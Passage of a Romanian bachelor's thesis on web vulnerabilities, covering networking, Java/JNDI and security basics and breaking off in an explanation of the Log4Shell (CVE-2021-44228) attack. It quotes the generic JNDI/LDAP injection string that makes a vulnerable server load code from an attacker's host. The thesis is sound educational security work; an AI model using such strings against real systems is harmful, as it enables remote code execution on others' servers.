UNIVERSITATEA DIN BUCUREȘTI

FACULTATEA DE MATEMATICĂ ȘI INFORMATICĂ

SPECIALIZAREA INFORMATICĂ

Lucrare de licență

STUDIU DE CAZ PRIVIND VULNERABILITĂȚILE APLICAȚIILOR WEB

Absolvent
Iliescu Gabriel-Bogdan

Coordonator științific
Conf. dr. Sergiu Nisioi

București, iunie 2024

Rezumat

Arhitecturile rețelelor moderne de calculatoare folosesc diferite tactici de logging pentru a detecta și mitiga diverse atacuri cibernetice pornite asupra lor. Vulnerabilitatea CVE-2021-44228, cunoscută sub numele de *Log4Shell*, face referire spre faimoasa librarie de logging folosită în majoritatea aplicațiilor ce folosesc pe partea de back-end limbajul de programare Java, *Log4J*. Apărută pe finalul anului 2021, vulnerabilitatea încă își are locul in topul celor mai exploatate vulnerabilități din istoria Internetului făcând "victime" și în ziua de azi. Ea este în fapt un *Remote Code Execution 0-day* ce permite atacatorilor să-și capete drepturi de root pe server-ul vulnerabil pe care îl pot folosi mai departe în scopuri malițioase cum ar fi exfiltrarea datelor existente sau folosirea acestuia în campanii de phising sau instalarea a diverse aplicații malițioase precum *ransomwares*, *keyloggers*, *backdoors* etc. În această lucrare vor fi prezentate particularitățile acestui atac precum și anumite statistici privind relevanța lui în decursul anilor de la apariția sa până în anul 2024. În final voi expune rezultatele unui experiment personal ce prezintă pas cu pas atacul și rezultatele sale pe o "țintă" locală, asigurându-ne totodata și persistența pe această stație.

Abstract

Modern computer network architectures use various logging tactics to detect and mitigate various cyberattacks started on them. The CVE-2021-44228 vulnerability, known as *Log4Shell*, refers to the famous logging library used in most back-end applications using the Java programming language, *Log4J*. Appeared at the end of 2021, the vulnerability still ranks among the most exploited vulnerabilities in the history of the Internet, making "victime" today. It is actually a *0-day Remote Code Execution* that allows attackers to get root rights on the vulnerable server that they can use further for malicious purposes such as exfiltrating existing data or using it in phishing campaigns or installing various malicious applications such as *ransomware*, *keyloggers*, *backdoors*, etc. In this paper will be presented the peculiarities of this attack as well as certain statistics on its relevance during the years from its appearance until 2024. Finally, I will expose the results of a personal experiment that presents step by step the attack and its results on a "local target", ensuring also our persistence on it.

Cuprins

1 Introducere **5**

1.1 Motivația Personală 5
1.2 Scopul Lucrării 5
1.3 Contribuții Personale 6
1.4 Structura Lucrării 6

2 Preliminarii **7**

2.1 Noțiuni introductive despre Vulnerabilitățile Web 7
2.1.1 Definiție și clasificare 7
2.1.2 Impactul vulnerabilităților web 8
2.2 Noțiuni introductive despre rețelele de calculatoare 10
2.2.1 Definitie și tipuri de rețea 10
2.2.2 Tehnologii fundamentale 10
2.2.3 Protocoalele TCP și UDP 11
2.2.4 Stiva TCP/IP 13
2.2.5 Dispozitive de rețea 14
2.3 Noțiuni introductive despre JAVA 15
2.3.1 Definiție și Caracteristici 15
2.3.2 Java Naming and Directory Interface 16
2.4 Noțiuni introductive despre Securitate Cibernetică 16
2.4.1 Definiție și importanță 16
2.4.2 Principii fundamentale 16
2.4.3 Conștientizarea riscului în Securitate Cibernetică 19

3 Atacul Log4Shell **21**

3.1 Mod de funcționare 21
3.2 Cronologie 26
3.3 Relevanța Log4Shell de-a lungul anilor 28
3.3.1 Companii mari afectate 28
3.3.2 Statistica și dinamica vulnerabilității 29
3.4 Detecție și remediere 40

4 Proof of Concept **43**
4.1 Scenariul ales 43
4.2 Server-ul vulnerabil 43
4.3 Sistemul atacatorului 45
4.4 Derularea atacului 48

5 Concluzia **52**

Bibliografie **53**

Capitolul 1

Introducere

1.1 Motivația Personală

Interesul meu pentru înțelegerea vulnerabilităților cibernetice mă conduce constant în explorarea evenimentelor marcante din acest domeniu. Vulnerabilitatea Log4Shell din decembrie 2021 a atras atenția mea prin amploarea impactului său devastator și prin complexitatea redusă a exploatării.

Log4j 2, fiind o bibliotecă de logging larg utilizată ce se adresează unui limbaj de programare cel puțin la fel de răspândit, anume Java, a introdus o vulnerabilitate care permitea atacatorilor cibernetici să execute cod malițios pe servere vulnerabile. Acest risc crescut a generat o reacție globală din partea organizațiilor de securitate cibernetică și din partea firmelor ce vând produse software, evidențiind astfel importanța securității software-ului și a actualizărilor periodice.

1.2 Scopul Lucrării

Această lucrare își are originea în cercetarea individuală a vulnerabilității Log4Shell, bazată pe materiale provenite din surse legitime și actualizate. Scopul primar este acela de a prezenta o explicație clară și concisă a vulnerabilității Log4Shell, utilizând un limbaj accesibil publicului larg interesat de securitatea cibernetică.

De asemenea, este inclusă o implementare personală ce vine ca o adăugire la scopul inițial al vulnerabilității, o analiză a impactului provocat din anul 2022 și până în anul 2024 precum și potențiale măsuri de remediere.

1.3 Contribuții Personale

Investigând în profunzime vulnerabilitatea Log4Shell, am dezvoltat o implementare demonstrativă care simulează exploatarea acesteia într-un scenariu realist. Spre deosebire de alte exemple existente [32], implementarea mea se concentrează pe obținerea persistenței atacatorului pe stația victimă, precum și pe eventuala distrugere a datelor existente, reflectând astfel scenariile din lumea reală unde diverse grupări de hackeri folosesc Log4Shell pentru a își livra malware-ul diverselor ținte [28]. Totodată, voi prezenta diverse statistice despre această vulnerabilitate cât și relevanța acesteia în ziua de azi.

Această implementare permite observarea impactului pe care îl poate avea un atac web, contribuind la o mai bună înțelegere a acestei vulnerabilități.

1.4 Structura Lucrării

Lucrarea este împărțită în următoarele capitole:

1. Introducere - include prezentarea motivației personale ce a stat in spatele alegerii acestei lucrări, scopul lucrării și contribuția personală percepută ca un caz realist de exploatare a acestei vulnerabilități

2. Preliminarii - se prezintă noțiuni introductive relevante tezei alese despre Vulnerabilitățile Web, Networking, Concepte JAVA folosite în cadrul atacului, Securitate Cibernetică

3. Analiză detaliată a atacurilor Log4Shell - se discută detalii de funcționalitate, exemple concrete ce arată efectele devastatoare ale atacului precum și relevența acestuia din momentul apariției și până în prezent, precum și strategii de detecție si mitigare ale vulnerabilității

4. Proof of Concept - se ilustrează o implementare demostrativă a atacului Log4Shell pe o infrastructură creată local

5. Concluzii - se sumarizează conținutul prezentat

Capitolul 2

Preliminarii

2.1 Noțiuni introductive despre Vulnerabilitățile Web

2.1.1 Definiție și clasificare

O vulnerabilitate a unei aplicații web este o *slăbiciune* în codul sau configurația aplicației care poate fi exploatată de un atacator pentru a obține acces neautorizat la date sau sisteme.

Vulnerabilitățile pot fi clasificate în funcție de locația lor în cadrul aplicației web:

1. **Vulnerabilități la nivel de server (ex: Log4Shell)** : Exploatează slăbiciunile din infrastructura serverului care găzduiește aplicația web.
2. **Vulnerabilități la nivel de aplicație (ex: SQL Injection)** : Există în codul sursă al aplicației web și permit atacatorului să manipuleze logica aplicației.
3. **Vulnerabilități la nivel de client (ex: Cross-Site Scripting)** : Exploatează slăbiciuni create tot din cauza codului sursă al aplicației web, dar efectele se văd pe browserul web al clientului.

Exemple de vulnerabilități web renumite

1. **Heartbleed** : Vulnerabilitate la nivel de server care a afectat OpenSSL [18] făcând server-ul să dea memory leak la anumite request-uri din partea atacatorului.

2. **XSS (Cross-Site Scripting)** : Permite atacatorului să injecteze cod JavaScript malițios în paginile web vulnerabile și vizitate de către victimă [9].

3. **SQL Injection** : Vulnerabilitate la nivel de aplicație ce permite atacatorului să execute comenzi SQL rău intenționate pe baza de date a aplicației web. [40]

2.1.2 Impactul vulnerabilităților web

Vulnerabilitățile web pot avea un impact devastator asupra organizațiilor și indivizilor, dar printre cele mai importante se află următoarele categorii:

Compromiterea datelor sensibile

1. **Date personale** : Nume, prenume, CNP, adresa, numere de telefon, e-mailuri și multe altele pot fi furate și utilizate pentru furtul de identitate sau spam.

2. **Date financiare** : Numere de carduri bancare, date de conturi bancare pot fi compromise, conducând astfel la pierderi financiare imense și uneori ireversibile.

3. **Date confidențiale** : Secrete comerciale, proprietate intelectuală pot fi furate și utilizate de către concurenți sau actori malițioși

Distrugerea sau indisponibilizarea sistemelor

1. **Denial of Service (DoS)** : Atac ce implica provocarea indisponibilității unui serviciu sau unui sistem cu un flow de trafic nelegitim

2. **Malware** : Atac ce poate implica distrugerea ireversibilă a sistemelor sau a datelor dacă nu există backup disponibil. Cel mai întâlnit tip de malware regăsit în sistemele IT este ransomware-ul. Ransomware-ul criptează datele sistemului afectat și mai apoi cere o anumită sumă de bani pentru decriptarea lor [7] .

Pierderi financiare

1. **Costuri de recuperare** : Anumite atacuri cibernetice pot necesita recuperarea datelor compromise sau pierdute.

2. **Costuri de reparație** : Repararea și identificarea sistemelor atacate și afectate implică costuri semnificative.

3. **Pierderi de venituri** : Uneori, în urma unor atacuri de tip ransomware și nu numai, compania vizată de atac preferă să plătească răscumpărarea cerută de atacatori pentru a-și recupera datele și accesul la propriile sisteme.

4. **Amenzi** : Companiile pot primii sancțiuni financiare pentru încălcarea anumitor reglementări privind protecția datelor online precum GDPR [16].

Afectarea reputației

1. **Pierderea încrederii clienților și partenerilor** : Companiile care devin victime ale atacurilor cibernetice își pot pierde încrederea acordată de către clienți sau parteneri.

2. **Publicitate negativă** : Atacurile de anvergură atrag de obicei atenția presei, astfel afectând negativ de cele mai multe ori imaginea companiei.




Figura 2.1: Evoluția vulnerabilităților descoperite în ultimii 24 de ani[1]

2.2 Noțiuni introductive despre rețelele de calculatoare

2.2.1 Definitie și tipuri de rețea

O rețea de calculatoare este o infrastructură digitală ce conectează un grup de calculatoare, permițând astfel partajarea resurselor și comunicarea între ele.

Tipuri de rețele

1. **LAN** : Rețea locală limitată la o zonă geografică mică (exemplu: un etaj).
2. **WAN** : Rețea extinsă pe o arie geografică largă (ex: o țară).
3. **Internet** : Mega Rețea globală de rețele care interconectează miliarde de dispozitive din întreaga lume.

2.2.2 Tehnologii fundamentale

Medii de transmisie

1. **Cablu** : Se mai folosește și sub termenul de *Ethernet* și este cel mai frecvent mediu de transmisie pentru rețelele locale
2. **Wireless** : Este cea mai răspândită tehnologie pentru rețelele locale precum *WI-FI* sau *Bluetooth*

Adresa IP și Subnetting

Adresa IP reprezintă identificatorul unic al unui dispozitiv în cadrul rețelei. Există 2 tipuri de adrese IP, fiecare având un număr diferit de biți folosiți pentru reprezentare.

1. **IPv4** : Folosește 32 de biți pentru reprezentare.




Figura 2.2: Formatul unei adrese IPv4 în format zecimal și binar[3]

2. **IPv6** : Folosește 128 de biți pentru reprezentare




Figura 2.3: Formatul unei adrese IPv6 în format zecimal și binar[3]

Subnetting-ul reprezintă divizarea unei rețele in subrețele mai compacte pentru a permite o gestionare mai bună și mai eficientă a rețelei, segmentarea aceasta asigurând totodată și o securitate mai sporită

2.2.3 Protocoalele TCP și UDP

Protocolul TCP (Transmission Control Protocol) și protocolul UDP (User Datagram Protocol) sunt cele mai utilizate protocoale de comunicație folosite pentru transmiterea datelor inter-rețea.

Protocolul TCP

TCP este un protocol de comunicație găsit la nivelul transport care asigură transmiterea fiabilă a datelor stabilind o conexiune între două dispozitive în care datele sunt livrate corect și în ordinea trimiterii. Acest protocol este utilizat în aplicații de internet precum World Wide Web (WWW), email, File Transfer Protocol (FTP) sau Secure Shell (SSH).

Inițierea conexiunii:

Protocolul TCP fiind un protocol connection-oriented include un sistem de verificare a conexiunii dintre emițător și receptor numit **3-Way Handshake**. Acesta include 3 pași:

1. **SYN** : Clientul trimite un *pachet de sincronizare* cu un anumit număr SYN generat aleator către receptor pentru a îl întreba dacă se poate conecta la el.

2. **SYN-ACK** : Dacă receptorul poate primii conexiuni atunci el trimite înapoi către client un *pachet de sincronizare-recunoaștere* ce conține 2 numere: un număr SYN propriu generat aleator și un număr ACK egal cu numărul SYN din pachetul trimis anterior de către client + 1

3. **ACK** : Ultimul pas îl reprezintă trimiterea unui *pachet de recunoaștere* de către client ca răspuns la cel trimis de către receptor. El conține numărul ACK egal cu numărul SYN al pachetului primit de la receptor în pasul 2 plus 1.

După îndeplinirea acestor pași conexiunea este făcută si transferul de date poate începe.




Figura 2.4: 3-Way Handshake[19]

Caracteristici:

1. **Fiabilitate:** TCP cuprinde procesul de confirmare a livrării a *pachetelor* și retransmiterea automată a acelora care s-au pierdut sau care au suferit modificări pe traseu

2. **Segmentarea *pachetelor* și reasamblarea lor:** Datele sunt împărțite în segmente înainte de expediere, iar mai apoi la receptor sunt reasamblate în ordinea trimiterii, indiferent de momentul sosirii

Protocolul UDP

UDP este un protocol de comunicație găsit la nivelul transport care asigură transmiterea rapidă a datelor stabilind o conexiune între două dispozitive în cadrul căreia *pachete* sunt livrate fără a se asigura reodonarea lor la destinație. Acest protocol este utilizat de regulă în aplicații de internet pentru care pierderea unor date nu este critică pentru integritatea informației transmise precum jocurile online, DNS(Domain Name System) sau streaming media.

Caracteristici:

1. **Viteză:** Datorită faptului că UDP nu verifică conexiunea prealabilă dintre transmițător și receptor, viteza de transmitere este mult îmbunătățită față de TCP

2. **Non-Fiabilitate:** Nu se garantează primirea pacehtelor trimise de către emițător spre receptor, pachetele putând fi pierdute sau să ajungă într-o ordine schimbată. Deci, ordonarea pachetelor la sosire stă în atribuțiile receptorului.




Figura 2.5: Trimiterea de pachete folosind UDP[13]

2.2.4 Stiva TCP/IP

Stiva TCP/IP este baza la toate pachetele ce tranzitează nodurile de rețele de dispozitive globale, ea descriind structura unui pachet trimis *"pe fir"* ce suportă operațiuni de tip encapsulare sau decapsulare depinzând de momentul pachetului: s-a trimis respectiv s-a primit.

Cele 4 straturi ale stivei sunt:

1. **Link layer** : Reprezintă succesiunea *fizică* formată din biți de 1 și 0 a *pachetelor*

2. **Internet layer** : Permite comunicarea între entitatea emitentă și cea care primește *pachetul*

3. **Transport layer** : Asigură fiabilitatea transferului datelor.

4. **Application layer** : Reprezintă datele finale ce ajung a fi folosite de aplicația care a cerut schimbul de date




Figura 2.6: Stiva TCP/IP cu accent pe protocolul UDP[20]

2.2.5 Dispozitive de rețea

În cadrul tezei alese trebuie specificate anumite dispozitive de rețea ce își găsesc rostul în cadrul ei.

Router

Router-ul interconectează rețelele acționând ca un middle-point între transmițător și receptor. De obicei, exista mai multe astfel de middle-point-uri între 2 dispozitive ce își împart pe rând rolurile de emițător și receptor. Acesta mai are rolul de a segmenta rețele cu scopul de a crea diferite subnets ce își indeplinesc rolurile în cadrul unei rețele de diferite dimensiuni.

Switch

Switch-ul interconectează dispozitivele din cadrul aceleiași rețele, acționând ca un punct central de comutare care direcționează traficul de rețea către receptorul corect. Funcția sa principală este de a facilita comunicarea rapidă și eficientă între dispozitivele conectate la el.

Firewall

Firewall-ul are scopul de a monitoriza și controla traficul de rețea, permițând doar accesul legitim și blocând tentativele de acces neautorizat sau periculos. Spre deosebire de router și switch care au rol în direcționarea traficului de rețea, firewall-ul acționează ca o linie de apărare, protejând rețeaua de atacuri cibernetice.




Figura 2.7: Organizarea celor 3 dispozitive într-un scenariu real[23]

2.3 Noțiuni introductive despre JAVA

2.3.1 Definiție și Caracteristici

Definiție

JAVA este un limbaj de programare ce își are originile în cadrul companiei Sun Microsystems de către James Gosling încă din anul 1995. Cu timpul, a devenit unul dintre cele mai răspândite tehnologii de producție datorită diversității si portabilității sale foarte ridicate.

Caracteristici

1. **Portabilitate** : Una dintre caracteristicile cheie ale **Java** este capacitatea sa de a rula pe mai multe platforme **fără** a necesita modificări semnificative. Acest lucru permite developerilor să creeze cod o singură dată si să îl ruleze pe orice dispozitiv care suportă **Java Virtual Machine (JVM)**.

2. **Object-oriented language** : **Java**, cum și *C++* de altfel, este un limbaj de programare orientat către obiecte, ceea ce înseamnă că totul în Java este un **obiect**, inclusiv variabilele și funcțiile. Această abordare facilitează organizarea și gestionarea codului în proiecte complexe.

3. **Ecosistem vast** : **Java** are un **ecosistem** foarte activ care include o gamă largă de framework-uri, tool-uri de dezvoltare, biblioteci și comunități de dezvoltatori care contribuie la evoluția și inovația continuă a limbajului.

2.3.2 Java Naming and Directory Interface

Java Naming and Directory Interface(JNDI)[15] este un API Java utilizat pentru accesarea și gestionarea resurse numite, cum ar fi fișiere, baze de date, servere și servicii de rețea.

Beneficii

Beneficiile utilizării sale sunt reprezentate de:

1. **Portabilitate**: Permite dezvoltatorilor să scrie cod independent de implementarea specifică a resurselor numite.
2. **Flexibilitate**: Permite integrarea cu diverse tipuri de resurse și protocoale cum ar fi **LDAP**(Lightweight Directory Access Protocol) sau **DNS**(Domain Name System)
3. **Reutilizare**: Permite reutilizarea codului pentru a accesa diferite tipuri de resurse.

2.4 Noțiuni introductive despre Securitate Cibernetică

2.4.1 Definiție și importanță

Securitatea cibernetică este un domeniu crucial în era digitală, care se ocupă cu protejarea sistemelor informatice, rețelelor și datelor împotriva atacurilor cibernetice. O dată cu creșterea dependenței noastre de tehnologie, nevoia de protejare cibernetică devine tot mai importantă pentru protejarea afacerilor, guvernelor și a vieților noastre cotidiene. Astfel, tot mai mulți specialiști IT aleg să-și canalizeze inteligența si dedicarea către această zonă care an de an își confirmă nevoia în piață.

2.4.2 Principii fundamentale

Printre cele mai importante principii ce trebuie adaptate în zona IT și uneori și in lumea reală se numără **Triada CIA**, **Principiul securității prin proiectare (Security by Design)** și **Principiul celui mai mic privilegiu (Least Privilege)**.

Triada CIA

Triada CIA[17] reprezintă un set de principii fundamentale care ghidează securitatea informației, definind elementele cheie necesare pentru a proteja datele și sistemele.

Acronimul *CIA* provine de la:

1. **Confidențialitate**: Asigură accesului la informațiile cerute doar pentru persoanele autorizate.
2. **Integritate**: Asigură exactitatea datelor, protejându-le de modificări neautorizate.
3. **Disponibilitate**: Asigură accesului la date și sisteme atunci când este necesar indiferent de eventuale perturbări provenite din surse externe

Importanța triadei CIA:

1. **Protecția informațiilor**: *Triada CIA* ajută la protejarea datelor confidențiale și a sistemelor critice.
2. **Conformitate cu standardele legale**: Respectarea reglementărilor legale și a standardelor de securitate impuse de diverse organizații este esențială pentru a evita sancțiuni și pierderi financiare.

Principiul securității prin proiectare

Security by Design (Securitate prin proiectare) este o *idee* de dezvoltare care prioritizează securitatea încă de la începutul ciclului de viață al unui sistem. Astfel, practicile de securitate nu sunt pur și simplu adăugate la sistem, ci devin o parte integrantă a designului și arhitecturii sale, rezultând un sistem mai robust și mai sigur.

Principiile Security by Design:

1. **Preevaluarea amenințărilor**: Identificarea și analizarea amenințărilor potențiale la care este expus sistemul pe baza temei aplicației alese.
2. **Arhitectură sigură**: Proiectarea sistemului cu o arhitectură care minimizează suprafața de atac posibilă la apariția unei breșe de securitate.
3. **Cod sigur**: Scrierea codului folosind practici sigure și moderne de programare.
4. **Pentesting regulat și eficient**: Efectuarea testelor de penetrare și evaluări de vulnerabilitate pe tot parcursul ciclului de dezvoltare al aplicației.

Beneficiile aduse prin implementarea ideologiei de **securitate prin proiectare** sunt adesea recunoscute prin producerea unor sisteme mai sigure și mai robuste precum și prin costuri reduse pe termen lung.




Figura 2.8: Pașii Security by Design[36]

Principiul celui mai mic privilegiu (Least Privilege)

Principiul celui mai mic privilegiu (Least Privilege) este de fapt o politică IT ce indică faptul că utilizatorilor și entităților ar trebui să li se acorde doar privilegiile minime necesare pentru a-și îndeplini sarcinile. Această abordare minimizează riscul de daune potențiale în cazul compromiterii conturilor sau a sistemelor.

Obiectivele Least Privilege includ:

1. **Reducerea suprafeței de atac**: Prin limitarea privilegiilor, se reduce semnificativ spațiul în care un atacator poate provoca daune.
2. **Limitarea impactului breșelor de securitate**: Compromiterea unui cont cu privilegii reduse limitează daunele potențiale ce pot fi provocate de un atacator.

Beneficiile aduse prin implementarea politicii **Least Privilege** sunt reprezentate de implementarea unei securități sporite datorită reducerii semnificative a riscului aferent unei breșe cibernetice asupra unui cont, precum și de conformitatea cu legea și cu diverse *audit-uri*[8] privind respectarea reglementărilor și standardelor de securitate.




Figura 2.9: Principiul Least Privilege[33]

2.4.3 Conștientizarea riscului în Securitate Cibernetică

Importanță

Educația în securitatea cibernetică este **esențială și necesară** într-o lume digitală în care tehnologia evoluează rapid și amenințările cibernetice devin tot mai sofisticate. Prin educație, utilizatorii își pot dezvolta abilități și cunoștințe pentru a recunoaște, preveni și gestiona riscurile de securitate cibernetică, astfel instalându-se un nou reflex *cibernetic* pentru fiecare persoană in parte.

Obiective

1. **Înțelegerea riscurilor**: Înțelegerea riscului ar trebui să ajute utilizatorii să înțeleagă diversitatea amenințărilor cibernetice, cum ar fi malware-ul sau phishing-ul și să fie capabili să identifice semnele unui posibil atac în curs.

2. **Responsabilizare**: Educația ar trebui să încurajeze populația să își asume responsabilitatea pentru securitatea propriilor lor date și a sistemelor la care au acces și să raporteze incidentele de securitate.

Metode de educare

1. **Training și Workshop-uri**: Există forte multe cursuri pe internet legate de acest subiect și mai ales în această manieră defensivă. Aceste cursuri pot acoperi subiecte precum recunoașterea amenințărilor, gestionarea parolelor

2. **Simulări de Atacuri**: Aceste obiceiuri se organizează de obicei în cadrul companiilor ce pot efectua simulări de atacuri pentru a testa răspunsul angajaților la amenințări cibernetice și pentru a identifica eventualele lacune în procesele și politicii de securitate. Aceste simulări pot include scenarii de phishing, ransomware sau alte atacuri cibernetice.




Figura 2.10: Pașii de învățare[14]

Capitolul 3

Atacul Log4Shell

3.1 Mod de funcționare

Atacul Log4Shell se bazează pe o vulnerabilitate critică de execuție de cod de la distanță (RCE) în cadrul bibliotecii Java, Apache Log4j 2 (versiunile între 2.0-beta9 și 2.15.0). Astfel, vulnerabilitatea permite atacatorilor să execute cod arbitrar pe servere-le Java vulnerabile, oferindu-le control total asupra lor. O dată ce atacatorul își asigură accesul în sistemul vulnerabil, el poate să-și instaleze un rootkit [1] astfel făcându-l *invizibil* pentru antivirușii clasici.

Mecanismul de funcționare este unul *oarecum* simplu, asta făcând din atac unul critic cu scor CVSS V3 = 10 (Critical) [43]:

1. Atacatorul își creeaza/folosește un server LDAP unde găzduiește un malware sub forma diverselor sale tipuri(virus, rootkit, reverse shell etc)

2. El găsește un câmp în cadrul aplicației pe care îl știe ca fiind folosit pentru a loga activitatea sau încearcă pe toate campurile prezente în aplicație până găsește unul care este folosit de versiunile vulnerabile ale bibliotecii Log4J 2.

3. Aplicația vulnerabilă devine *pradă* atacatorului, asigurându-i control total atacatorului.

Descrierea vulnerabilității

Vulnerabilitatea își are baza in biblioteca Log4J 2, dar mai în detaliu ea a fost posibilă deoarece versiunile afectate acceptă **interpolarea** valorilor în mesajele de jurnalizare a unor mesaje rău-intenționate ce fac server-ul să execute cod malițios de pe server-ul LDAP al atacatorului.

[1] Un tip de software conceput pentru a ascunde existența anumitor procese sau programe din metodele normale de detectare și pentru a permite accesul privilegiat continuu la un computer

De cele mai multe ori, string-ul de atac este de forma: **${jndi:ldap://ip:port/exploit}** , însă **există** vectori de atac pentru această vulnerabilitate ce pot folosi și alte protocoale precum **DNS (Domain Name Service)**.

